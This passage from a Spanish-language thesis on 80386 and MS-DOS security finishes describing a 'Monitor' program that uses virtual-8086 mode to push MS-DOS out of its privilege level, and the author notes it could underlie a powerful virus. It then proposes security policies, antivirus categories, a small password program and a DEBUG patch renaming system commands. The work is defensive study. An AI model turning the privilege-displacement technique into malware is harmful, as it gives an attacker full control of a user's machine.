mov tv86.teflags+2,0000000000000010b  ;Asigna
                ;                  VR    VM = 1
mov tv86.iomap,tam386t  ;Asigna I/O map base
mov tv86.tldt,refn3     ;Asigna la LDT
```

Figura VI-7. Carga de la TSS de TV86.

- Se saca del *stack* el registro de banderas y se asigna la bandera NT (*Nested Task* - Tarea anidada) como si tuviera una tarea anidada, que se definió previamente en el campo *backlink* de la tarea para ligar la tarea TV86.

```
POP AX
OR AH,40h
PUSH AX
```

- Se hace la transferencia a modo virtual con la instrucción IRET. La *backlink* y la bandera NT de la TSS actual producen la transferencia a la tarea TV86.

- Desde este punto, MS-DOS se esta ejecutando como tarea virtual 8086.

El diagrama de la figura VI-8 muestra este paso de forma mas clara:




Figura VI-8. Intercambio de Tareas para montarse en DOS.

Paso 7: Por último se realiza una salida a MS-DOS a través de un *Return* de estado residente. Por medio de la interrupción 21h con la función 31h, la cual libera las áreas de memoria correspondientes a la entrada/salida con sus interrupciones.

Una vez ejecutado el programa, solamente aparece un mensaje que indica que el programa **Monitor** ha quedado establecido, enviándose el *prompt* del sistema operativo MS-DOS, el cual queda ejecutándose bajo la tarea TV86.

El programa además está soportado con opciones de depuración directas a impresora, con objeto de monitorear el estado del sistema. Las estructuras soportadas son las siguientes:

- El *stack* del manejador de interrupciones.
- El *stack* del programa.
- Los registros.
- El segmento para contener la TSS.
- La GDT y la IDT.
- La TSS de la tarea v86 y su *stack*.
- La TSS 386 de supv2 y su *stack*.
- La TSS del manejador de interrupciones, de supv y su *stack*.

A continuación, se resume el flujo de los pasos mencionados por medio de la figura VI-9.




Figura VI-9. Diagrama de Flujo del Sistema Monitor.

Para comprobar la ejecución del Monitor, se presenta en el anexo E un programa llamado Ejemplo, el cual fue creado para ejecutarse en modo virtual, si este programa se ejecuta en el medio ambiente normal de MS-DOS y no bajo el monitor, activa la excepción de "Error de división". A continuación, en la figura VI-10, se presenta la ejecución de este programa:

```
C> Ejemplo

   Divide Error

C> Monitor

   El programa Monitor ha sido establecido!

C> Ejemplo
C>
```

Figura VI-10. Programa Ejemplo ejecutado bajo DOS y bajo Monitor.

Este programa, aunque no ejecuta alguna aplicación concreta o, cuando menos mas útil, esta estructurado para poder agregar las rutinas que se deseen, indicando las partes del código en donde se pueden incluir.

VI.5 Perspectivas de uso del programa Monitor.

Por medio de un programa como el Monitor, presentado en el punto anterior, se abren muchas posibilidades para su uso, ya sea con fines de programa nocivo o mucho mejor, como un posible sistema de seguridad que subsane las deficiencias del MS-DOS. Es muy fácil pensar que a través de un programa de este tipo podemos producir un virus muy poderoso, pero también un sistema que permita llevar controles de acceso por usuario y una bitácora de todo lo que ocurre en MS-DOS y sus usuarios. Sobre este último punto se propone un esquema en el último capítulo del presente trabajo.

CAPITULO VII

ESQUEMA DE SEGURIDAD PARA LA ARQUITECTURA 80386

CAPITULO VII. ESQUEMA DE SEGURIDAD PARA LA ARQUITECTURA 386.

Una vez conocidas a detalle algunas de las formas en las que se viola la seguridad de las microcomputadoras con arquitectura 80386, se puede justificar el desarrollo de un sistema de seguridad que permita mejorarla.

Para lo anterior, tenemos que partir de la premisa de que un sistema nunca será completamente seguro, ya que siempre habrá la posibilidad de que alguien viole la seguridad. Por ejemplo, se mencionó que no existen virus para el sistema operativo OS/2, aunque esto no quiere decir que sea un sistema operativo cien por ciento seguro, sino mas bien que no se conoce un intento serio para violarlo, lo cual es perfectamente factible.

Si un sistema de cómputo no puede tener el cien por ciento de seguridad en la información entonces, ¿qué se puede hacer?. La opción a seguir es buscar la mejor seguridad posible, poniendo el mayor número de obstáculos a los intrusos.

El presente capítulo describirá entonces todos estos obstáculos que permiten mejorar un sistema basado en microcomputadoras, los cuales se dividirán para su mejor entendimiento en:

- Políticas de seguridad para el uso de microcomputadoras.
- Programas para mejorar la seguridad en las microcomputadoras.

El primer punto tratará de todas aquellas políticas que debe seguir un administrador de microcomputadoras, para mejorar la seguridad de un sistema, las cuales en su mayoría ayudan además, a aprovecharlo mejor.

El segundo paso contempla la descripción general de programas externos al sistema operativo que ayudan a mejorar la seguridad, incluyendo un modelo conceptual de un sistema basado en el programa **Monitor** descrito en el capítulo anterior junto con estos programas.

VII.1 POLITICAS DE SEGURIDAD PARA EL USO DE MICROCOMPUTADORAS.

Dentro de toda organización, es preciso tener una serie de políticas de seguridad. La seguridad no puede funcionar de forma adecuada, si no existen políticas adecuadas. Sin embargo, en el caso de las microcomputadoras, rara vez existen políticas de seguridad y, en caso de existir, en su

mayoría no se cumplen.

En el capítulo II, se mencionaron algunos aspectos importantes para mejorar la seguridad de la información. A continuación se presentan éstos aspectos como parte de las políticas para el uso de las microcomputadoras.

VII.1.1 Aislamiento.

Es la aplicación de las capacidades del usuario para utilizar las microcomputadoras, resguardardando la información propia de usuarios potencialmente riesgosos. Para lograr el aislamiento, se utilizan por ejemplo, herramientas para control de acceso, el uso de discos removibles y la restricción de uso de programas. Sin embargo, es importante saber aplicar el aislamiento de una forma adecuada, evitando tanto una extrema flexibilidad que haga perder las ventajas del aislamiento, como la aplicación drástica de esta política que pueda incrementar costos de *hardware*, *software* y procedimientos operativos, además de que disminuya la flexibilidad y el rendimiento de los equipos.

VII.1.2 Administración del Software.

Especifica la adopción de niveles de autorización para el uso de los programas, de acuerdo a las necesidades del usuario. También incluye aspectos como desalentar la introducción clandestina de programas, o el alentar el uso de programas públicos y compartidos.

VII.1.3 Organización de discos.

Una buena organización de los discos ayuda a preservar la integridad de los datos y programas. Para esto, se presentan algunas recomendaciones:

- Identificar de forma estándar los archivos.
- Organizar y reorganizar periodicamente los archivos y las áreas que ocupan (mantenimiento de discos).
- Separar los datos de los programas. Ya sea por medio de discos flexibles o bien del uso de subdirectorios.
- Depurar información periodicamente.
- Eliminar los archivos duplicados.

VII.1.4 Establecimiento de procedimientos para desastres.

Se requiere establecer procedimientos para el caso de pérdida de información producida por desástres, que pueden abarcar simples errores operativos o la acción deliberada de delitos informáticos. Estos procedimientos deberán probarse

periodicamente, con objeto de actualizarlos y mejorarlos de acuerdo a los cambios de necesidades. La forma mas segura de recuperar la información en caso de que ocurra un desastre, es el tener siempre a la mano respaldos actualizados de la información.

VII.1.5 Monitoreo del uso de recursos.

Es conveniente mantener monitoreos permanentes del uso de los recursos por parte de los usuarios, ya sea a través de programas residentes en memoria que nos detecten anomalías como el caso de intrusos indeseables, o bien de bitácoras con registros de los eventos realizados durante un día de proceso que permitan efectuar auditorias.

VII.1.6 Instrucción a los usuarios.

Como es sabido, los usuarios de las microcomputadoras son los que tienen los peores hábitos de uso de los sistemas, por lo que es necesario instruirlos de forma adecuada para que se ayude al cumplimiento de las políticas establecidas, así como del uso adecuado de los sistemas. Esta instrucción debe abarcar el conocimiento de:

- Las políticas de uso del sistema.
- El uso adecuado del *software* instalado.
- El uso adecuado de comandos del sistema.
- El no introducir discos extraños al sistema.
- Los síntomas comunes de intromisión de programas nocivos:
  - Falta de memoria
  - Accesos extraños a disco
  - Borrado misterioso de archivos
  - Carga lenta de programas
  - Aumento de tamaño de programas ejecutables
  - etc.

VII.1.7 Uso de programas de seguridad.

Una política muy importante que permite también el cumplimiento de todas las políticas, es el uso de programas de ayuda para la seguridad, ya que por medio de éstos se permiten cubrir, sin la acción directa de los usuarios, muchas de las deficiencias de seguridad de las microcomputadoras.

VII.2 PROGRAMAS DE AYUDA PARA LA SEGURIDAD.

La seguridad de una microcomputadora debe ser auxiliada por programas externos a MS-DOS que permitan realizar, entre otras, las tareas de control de acceso, monitoreo de los cambios sufridos por la información y protección contra programas nocivos. Para su estudio, dividiremos este tipo de programas en tres tipos:

- Programas de Control.
- Programas Antivirus.
- Programas de Ayuda.

A continuación se presentan algunas de las características que deben tener este tipo de programas para cumplir en forma adecuada con sus funciones.

VII.2.1 Programas de Control.

Este tipo de programas sirven para ayudar al sistema operativo a mantener el control de los accesos de los usuarios que utilizan el sistema. Se ofrecen como sistemas de seguridad con funcionalidades de control de acceso por medio de *passwords*, manejo de atributos para archivos, generación de bitácoras de uso del sistema e incluso, para el manejo de multitareas, facilidades de monitoreo y control de tareas.

A continuación, en la figura VII-1 se presenta un ejemplo de un programa de este tipo, escrito en lenguaje ensamblador, que permite proporcionar un *password* de hasta 118 caracteres para el acceso al sistema. Aunque es un programa sencillo que proporciona cierta seguridad, y que es posible evadirla con facilidad si se descubre su funcionamiento, nos ejemplifica el uso de esta funcionalidad.

Otra forma de lograr protección de acceso al sistema se puede conseguir, a través de un programa que haga al disco duro inaccesible por medio del encriptamiento de los apuntadores de la FAT. Para desencriptarlos, se requiere de un disco "llave" que por programa realice esta función.

Otro ejemplo de programa de control puede ser aquel que permita activar y desactivar la función contra escritura de cualquier disco, incluyendo discos duros del mismo modo que si se tuviera la protección física de las etiquetas. Lo anterior es fácil de lograr basado en la ejecución de interrupciones de BIOS, y además de ser una protección segura y necesaria, también se puede utilizar de forma sencilla.

```
1E84:0100 B425      MOV AH,25       ;Manejador de Inte-
1E84:0102 B023      MOV AL,23       ;rrupciones para
1E84:0104 8EDA      MOV DS,DX       ;Ctrl-Break
1E84:0106 BA3701    MOV DX,0137
1E84:0109 CD21      INT 21
1E84:010B 50        PUSH AX
1E84:010C B80200    MOV AX,0002     ;Borra la pantalla
1E84:010F CD10      INT 10
1E84:0111 58        POP AX
1E84:0112 BE8100    MOV SI,0081
1E84:0115 AC        LODSB           ;AL = [81H]
1E84:0116 3C0D      CMP AL,0D       ;Es Return?
1E84:0118 7418      JZ 0135         ;Si si, salta a 135
1E84:011A B409      MOV AH,09       ;AH = 09
1E84:011C BA4801    MOV DX,0148     ;Mensaje inicial
1E84:011F CD21      INT 21          ;Lee caracter
1E84:0121 BE8200    MOV SI,0082
1E84:0124 AC        LODSB           ;AL = [82H]
1E84:0125 3C0D      CMP AL,0D       ;Es Return?
1E84:0127 7C0C      JZ 0135         ;Si si, salta a 135
1E84:0129 88C7      MOV BH,AL       ;Salva caracter en BH
1E84:012B B408      MOV AH,08       ;Entrada al teclado
1E84:012D CD21      INT 21          ;Lee caracter
1E84:012F 28C7      SUB BH,AL       ;Compara con BH
1E84:0131 75EE      JNZ 0121        ;Salta a 121 si no es
1E84:0133 EBEF      JMP 0124        ;Salta a 124 si si es
1E84:0135 CD20      INT 20          ;Salida a DOS
1E84:0137 B409      MOV AH,09
1E84:0139 BA5F01    MOV DX,0161     ;Mensaje para Break
1E84:013C CD21      INT 21
1E84:013E B407      MOV AH,07       ;AH = 07
1E84:0140 CD21      INT 21
1E84:0142 3C0D      CMP AL,0D       ;Compara con Return
1E84:0144 75F1      JNZ 0137        ;Si no es salta a 137
1E84:0146 EBC3      JMP 010B        ;Si si es salta a 10B

Area de Mensajes: Hexadecimal                ASCII

1E84:0148 49 6E 74 72 6F 64 75 7A        introduz
1E84:0150 63 61 20 73 75 20 70 61        ca su pa
1E84:0158 73 73 77 6F 72 64 3A 20        ssword:
1E84:0160 24 41 63 63 65 73 6F 20        $Acceso
1E84:0168 64 65 6E 65 67 61 64 6F        denegado
1E84:0170 2E 20 49 6E 74 72 6F 64        . Introd
1E84:0178 75 7A 63 61 20 20 72 65        uzca ret
1E84:0168 75 72 6E 20 24 31 39 36        urn $196
```

Figura VII-1. Programa para poner clave de acceso.

VII.2.2 Programas Antivirus.

Los programas antivirus son programas que permiten prevenir, detectar y erradicar los virus que infectan las computadoras. Existen diversos programas que realizan las actividades anteriores de diferentes formas. Los programas antivirus se dividen por la función que desempeñan en varios grupos, de acuerdo a la figura VII-2.




Figura VII-2. Tipos de Programas Antivirus.

A continuación se presentan los tipos de antivirus que existen, de acuerdo a la función que desempeñan:

Sistemas de Prevención: Intentan detener los ataques de los virus sobre una base de tiempo real, algunos también tratan de impedir accesos no autorizados al *hardware* del sistema mediante la identificación y el bloqueo de accesos ilegales, empleando contraseñas para impedir que los usuarios no autorizados utilicen los recursos sin control.

Todos los programas de prevención son por necesidad, residentes en memoria. Entran en acción interceptando llamadas de DOS e informando al usuario del bloqueo. Por supuesto que el caso de solicitar escribir el sector de arranque del disco duro debe ser evitado a toda costa.

Aunque este método es bueno, en la práctica no consigue proporcionar una protección adecuada a los usuarios finales. Estos programas también tienen la desventaja de ocupar recursos de memoria, lo que puede causar conflictos de compatibilidad con algunos programas de aplicación. Cuando se aplican como antivirus interrumpen el trabajo constantemente por actividades normales que se confunden con las producidas por los virus.

Por otro lado, estos programas no pueden detectar el manejo directo de los controladores de disco, lo cual puede ser muy grave. Esto significa que un virus bien diseñado, una vez cargado en memoria tiene la capacidad de puentear a DOS y dirigir el acceso directamente a disco a través de los controladores. Esta es la razón principal por la que no se debe confiar en los sistemas de prevención de virus. En el mejor de los casos proporcionan un modesto escudo contra bombas y virus mal diseñados.

Sistemas de detección: Estos programas verifican y prueban el código de un programa antes de que éste se ejecute, cuando los usuarios son avisados del daño potencial del código inspeccionado, pueden decidir inteligentemente si los programas pueden ser usados, necesitan ser mas evaluados ó si se requiere evitar que se ejecuten.

Los sistemas de detección suelen ser mas comodos para el usuario, confiables y compatibles. Estos sistemas se cargan, ejecutan y existen del mismo modo que un programa de aplicación normal, no requieren grandes fragmentos de memoria ni interrumpen el funcionamiento de otros programas.

Estos programas pueden ser de dos tipos: detectores antibomba y antivirus. Los primeros exploran el programa buscando mensajes escondidos y órdenes destructivas, los segundos se especializan en aislar infecciones víricas inmediatamente después de que ocurren.

Los sistemas de detección antivirus son considerablemente mas efectivos que los de prevención y los antibomba. Estos también se clasifican en dos grupos: detectores específicos de programas (exploradores) y detectores genéricos.

Los detectores específicos de programas buscan un número limitado de virus conocidos, sondean los archivos en busca de características identificativas de virus conocidos y, cuando se detecta alguna se notifica al usuario.

Sin embargo, también este tipo de programas tiene fallas de concepto:

- Pueden reconocer solo un número limitado de virus.
- Requieren actualizaciones frecuentes y costosas.
- Son impotentes contra virus con códigos cifrados o encriptados.

Los detectores genéricos son los programas mas seguros de todos los programas antivirus, el problema es que existen pocos bien diseñados. En lugar de mantenerse al día sobre todos los virus conocidos y en vez de intentar interceptar y verificar todas las interrupciones de DOS, este tipo de programas se dirigen a la única debilidad que todos los virus comparten: tienen que cambiar el código de los archivos ejecutables para vivir.

Estos programas operan bajo la suposición de que los cambios no autorizados en archivos estáticos son indicativos de actividad vírica. El problema con este tipo de programas es que generalmente son complicados de usar y necesitan mucho tiempo de ejecución, además sus archivos de datos usualmente ocupan grandes cantidades de espacio en disco y a veces generan falsas alarmas.

Vacunas: Este tipo de programas tuvo gran auge al inicio del desarrollo de los virus, aunque en la actualidad casi han desaparecido. Lo que hacen es agregar pequeños programas y datos de suma total *(check-sum)* a determinados archivos ejecutables, para que cuando se ejecuten se tenga un control de sumas totales, si la comparación cuadra, se permite la ejecución del programa, cuando no, se alerta al usuario para que tome las medidas necesarias.

Este tipo de programas también tienen deficiencias:

- Los programas vacunados tardan mucho tiempo en cargarse, por su tamaño y por el cálculo de suma y comparación.

- Disminuyen el espacio en disco.

- Solo funcionan con archivos .COM y .EXE mas no con módulos de manejo de periféricos.

- Algunas vacunas solo pueden proteger un solo tipo de archivos ejecutables.

- Casi la mayoría de las vacunas no pueden proteger código ejecutable empacado.

- Se generan falsas alarmas en programas automodificables que actualizan datos internos o cuando se instalan.

- No hay garantía de que el código agregado no modifique el funcionamiento del programa original.

- Las vacunas pueden causar conflicto con otros sistemas antivirus.

- Un virus puede detectar la vacuna y modificarla para pasar inadvertido.

- La suma de control puede realizarse con un programa antivirus genérico.

Antídotos: También se conocen como desinfectores o erradicadores de virus. Estos programas pueden ser de dos tipos: los antídotos de desastre o de recuperación de formato y los antídotos de infección.

Los antídotos de desastre se diseñan para volver los sistemas a un estado de funcionamiento después de que hayan ocurrido acontecimientos destructivos. Un ejemplo es el caso del formateo de discos, en realidad cuando se formatea un disco, solo se marcan las áreas del mismo como no utilizados y no se borran en su totalidad, por lo que los datos pueden recuperarse.

Los antídotos de infección por el contrario, buscan y eliminan los virus conocidos, por lo que se producen para un solo virus y rápidamente se pueden volver anticuados e ineficaces.

Al igual que los demás programas antivirus, tienen sus inconvenientes:

- Los programas de recuperación de formato no pueden recuperar todos los datos, o bien no pueden reconstruir datos borrados por el reformateo de bajo o alto nivel.

- Si los nuevos datos fueron sobreescritos, los datos borrados no se pueden recuperar.

- Existen otros programas y formas para recuperación de datos.

VII.2.3 Programas de Ayuda.

Este tipo de programas son diseñados como auxiliares en el uso y administración de los recursos e información del sistema. Aunque no son diseñados como auxiliares en la detección de programas nocivos suelen reforzar esta actividad.

Los programas de ayuda mas conocidos son los siguientes:

Utilerías de comparación de archivos: Comparan byte por byte dos archivos, detectando cambios entre ellos, tales como códigos de virus. Estos programas son sencillos de desarrollar y fáciles de documentar, aunque tienen algunas deficiencias:

- Se consigue el mismo nivel de protección con cualquiera de éstos programas.

- Se requiere duplicar los archivos, lo cual ocupa espacio.

- Aunque este tipo de programas detectan diferencias, no las especifican a detalle.

- Es posible que las dos copias esten contaminadas por lo que no se detectaría ningún virus.

- Generalmente solo se pueden comparar archivos ejecutables del sistema.

Visualizador de mapas de disco o archivos: Presentan las imagenes del estado del disco o un archivo en un momento determinado, que puede ser durante la ejecución de un programa, pudiendo detectarse visualmente inconsistencias. Las desventajas de este tipo de programas son:

- Pueden ocupar grandes cantidades de espacio en disco.

- Pueden ser complejos de operar ya que generalmente soportan muchas opciones de mantenimiento de discos.

- Habitualmente se cargan al inicializar el sistema aumentando tiempos.

- Los virus pueden infectar estos programas.

Encriptadores de información: Son programas que permiten encubrir información de los archivos del sistema, utilizando algoritmos aleatorios. Aunque son de gran ayuda en ocasiones puede ser impráctico su uso.

Un tipo de encriptador llamado *Transparente*, puede realizar su tarea en forma automática, agilizando su uso. Para ello, se mantiene residente en memoria y se activa a través de teclas de función. Se le denomina transparente debido a que su función es invisible tanto para el usuario como para la aplicación. También permiten encriptamiento a nivel registro en las Bases de Datos.

Utilerías para respaldo: Son programas que permiten realizar los imprecindibles respaldos de los discos duros de una forma eficiente y amigable.

Un tipo especial de utileria de respaldo puede ser también, un programa de respaldo de las partes mas importantes de un disco, la FAT (Tabla de Archivos) y el sector de arranque BOOT, para en caso de destrucción o pérdida sea posible recuperarlas.

Depuradores de archivos: Son programas que permiten verificar la ejecución y el código de los programas para eliminar inconsistencias.

El MS-DOS proporciona un depurador sencillo llamado DEBUG.COM a través del cual se pueden verificar e incluso modificar programas ejecutables. Aunque existen depuradores mas poderosos, éste en especial es muy fácil de usar y muy conocido.

Utilerías para la administración de archivos. Son programas que permiten organizar la información de los discos etiquetando los discos flexibles con alguna nomenclatura estándar, eliminando archivos duplicados, clasificando y organizando archivos, reorganizando las áreas de disco, etc. MS-DOS proporciona algunas de estas funcionalidades pero de manera aislada y no muy amigables.

Utilerias para obtener estadísticas del sistema. Permiten revisar las biácoras del sistema y reportar estadísticas de los eventos realizados por cada usuario, asi como aquellos que, por su naturaleza pudieran afectar el desempeño o la seguridad del sistema.

Utilerias para auditar el sistema. Son programas que permiten auditar un sistema, pueden ser del tipo estadístico o simplemente las bitácoras del sistema. Actualmente existen sistemas complejos que inclusive permiten auditorias automáticas.

Utilerias para modificar o bloquear comandos del sistema. Son programas que permiten modificar (renombrar) o bloquear el uso de comandos del sistema operativo, en especial aquellos de uso delicado como el formateo (FORMAT) y el borrado (DEL, ERASE).

A continuación en la figura VII-3, se presenta una aplicación para modificar los comandos de borrado (DELETE, ERASE e incluso COPY) para evitar que se utilicen sin control. Consiste en la modificación del archivo COMMAND.COM por medio del programa DEBUG (o de cualquier programa de aplicación). Primero se efectúa una búsqueda en del DEBUG, de las palabras que identifican estos comandos a través del comando S (*Search*) tal y como lo muestran las líneas 2,7 y 12. Una vez localizados, se procede a modificarlos con el comando E (*Edit*), substituyendolos por los códigos ASCII deseados, respetando únicamente que tengan el mismo tamaño, para este ejemplo, el comando COPY se cambia por REDO, DEL

por CUT y ERASE por CANCL.

```
1    A:\> DEBUG COMMAND.COM
2    -S CS:100 FFFF 'COPY'          ; Busca 'COPY' desde
                                    ; CS:100 hasta FFFF
3    XXXX:4D48                      ; Localidades
4    XXXX:8488                      ; encontradas.
5    -E 4D48 52 45 44 4F            ; Cambio por la pala-
6    -E 8488 52 45 44 4F            ; bra REDO.
7    -S CS:100 FFFF 'DEL'           ; Busca 'DEL'
8    XXXX:4D32
9    XXXX:8472
10   -E 4D32 43 55 54               ; Cambio por CUT
11   -E 8472 43 55 54
12   -S CS:100 FFFF 'ERASE'         ; Busca 'ERASE'
13   XXXX:4D29
14   XXXX:8469
15   -E 4D29 43 41 4E 43 4C         ; Cambia por CANCL
16   -E 8469 43 41 4E 43 4C
17   -W                             ; Reescribe COMMAND.COM
18   -Q                             ; Salida a MS-DOS
```

Figura VII-3. Modificación de comandos del sistema.

VII.3. MODELO CONCEPTUAL DE UN SISTEMA DE SEGURIDAD.

En este punto se presenta, basado en el sistema monitor explicado en el capítulo V, el modelo conceptual de un sistema de seguridad.

El sistema consiste entonces, de tomar como base el sistema **Monitor** que desplaza al MS-DOS para agregarle aplicativos de ayuda a la seguridad como, *passwords*, cambio de comandos, bitácoras, antivirus, etc., como se muestra en la figura VII-4.

Debido a que el control del sistema lo tiene el **Monitor**, es posible elaborar los aplicativos de seguridad bajo los criterios mas convenientes del diseñador, ya que se ejecutan como tareas virtuales que pueden tener el mismo privilegio que MS-DOS además de que conocemos su código, en vez de tratar de atar estos aplicativos bajo MS-DOS, como se muestra en la figura VII-5.




Figura VII-4. Diagrama de Bloques de un Sistema de Seguridad Basado en el Programa Monitor.




Figura VII-5. Diagrama de Bloques de un Sistema de Seguridad Convencional.

Además de lo anterior, también es posible realizar un programa de seguridad integral, que contemple todas las facilidades mencionadas en un solo programa, ya que todo el desarrollo se ejecutaría arriba del MS-DOS, por lo que se obtendría una mejor seguridad. Esto se ejemplifica a continuación en el diagrama de bloques de la figura VII-6.




Figura VII-6. Diagrama de Bloques para una Seguridad Integral.

Así mismo, bajo este esquema es posible agregar otro tipo de programas que, siendo compatibles con la seguridad establecida, permitan manejos de otras facilidades de la arquitectura que no se aprovecha en forma adecuada en el MS-DOS, como en el caso de un manejador de tareas.

Para los programas de seguridad, se sugiere cuando menos tener los siguientes:

- Uno o varios antivirus que cumplan con las funciones de detección y eliminación de virus.
- Una bitácora que registre todos los eventos de los usuarios del sistema.
- Un programa de control de claves de acceso por usuario.
- Un administrador de discos.
- Un supervisor para modificar atributos a los archivos así como bloquear o renombrar comandos del sistema.

Para nuestro diagrama conceptual estos programas se incluirían de la forma mostrada a continuación en la figura VII-7.




Figura VII-7. Modelo Conceptual del Sistema de Seguridad.

CONCLUSIONES

C O N C L U S I O N E S.

Después de haber estudiado el funcionamiento de todas las partes involucradas con la seguridad de las microcomputadoras basadas en la arquitectura del microprocesador 80386, podemos decir que el objetivo presentado al inicio de este trabajo se cumplió satisfactoriamente, ya que se presentó un estudio detallado de la seguridad de estos equipos, en el ambiente del sistema operativo MS-DOS.

Para establecer este estudio, es importante comentar, que el tema de seguridad, y en especial el de las microcomputadoras, no esta muy difundido y es poco conocido, lo cual dificulta su desarrollo, ya que la bibliografía se encuentra muy dispersa, es difícil de conseguir, y la información que se presenta en ocasiones es ambigua, incompleta, superficial o incluso, se le da un enfoque diferente. De hecho, no existe un compendio parecido al que aquí se presentó. Por lo anterior, para poder elaborar este trabajo, se requirió de una exhaustiva y laboriosa recopilación y revisión de libros y publicaciones de revistas.

En lo que se refiere a las conclusiones obtenidas en este planteamiento general, de las microcomputadoras con arquitectura 80386, se presentan las siguientes:

- Aunque el objetivo principal de este trabajo, haya sido el plantear los aspectos involucrados con las microcomputadoras IBM PC y sus compatibles, creemos que la principal aportación consiste en el desarrollo del programa **"Monitor"**, el cual muestra que es posible violar la seguridad interna del sistema, aprovechando el modo de operación virtual del microprocesador 80386, desplazando al sistema operativo MS-DOS de su nivel de privilegio, para tener en este punto todas las capacidades del sistema bajo esta aplicación, y pudiéndose efectuar prácticamente cualquier acción en ese momento.

- Por otro lado, se mostró que seguridad proporcionada por el sistema operativo que mas se utiliza en estas arquitecturas (MS-DOS), tiene deficiencias de seguridad para el manejo de la información, ya que no cuenta con controles de acceso al sistema y sus recursos, hacen falta elementos que permitan auditorías como es el caso de las bitácoras, no cuenta con instrucciones intrínsecas que permitan el uso de las facilidades de protección del microprocesador y no cuenta con herramientas de ayuda, prevención y recuperación de información, en el caso de posibles contingencias. Además, la forma de operar de estos equipos, así como el manejo de archivos del sistema operativo, permiten la proliferación de programas nocivos.

- La seguridad interna del sistema 386, se manipula de forma muy sofisticada, debido principalmente a la complejidad de las estructuras que se manejan, complicando en gran medida su explotación. Esto hace que el monitoreo de las actividades, procesos y sus estructuras no sea sencillo, y las funcionalidades de seguridad que se proporcionan, no sean aprovechadas en su totalidad. Prueba de ello es el hecho de que se hayan desarrollado muy pocas aplicaciones que manejen las principales características que engloban el esquema de seguridad de estos equipos, como es el caso del uso de los modos de operación del microprocesador, Protegido y Virtual.

- El programa **Monitor**, puede ser la base tanto de un sistema de seguridad para MS-DOS, si se utiliza en forma benéfica, como la base de un programa nocivo muy poderoso, si se utiliza en forma dañina. El presente trabajo, desarrolla un esquema que busca aprovechar este sistema desde un punto de vista benéfico, planteando la posibilidad de explotar este tipo de aplicaciones en un sistema de seguridad que permita mejorar la actualmente existente, sin necesidad de modificar al sistema operativo.

- El esquema de seguridad mostrado, se plantea como una propuesta que deja abierta la posibilidad de desarrollo de módulos específicos, que se pueden elaborar de forma independiente al **Monitor**, o bien incorporados a éste, lo cual permitirá en lo futuro establecer nuevos estudios y propuestas.

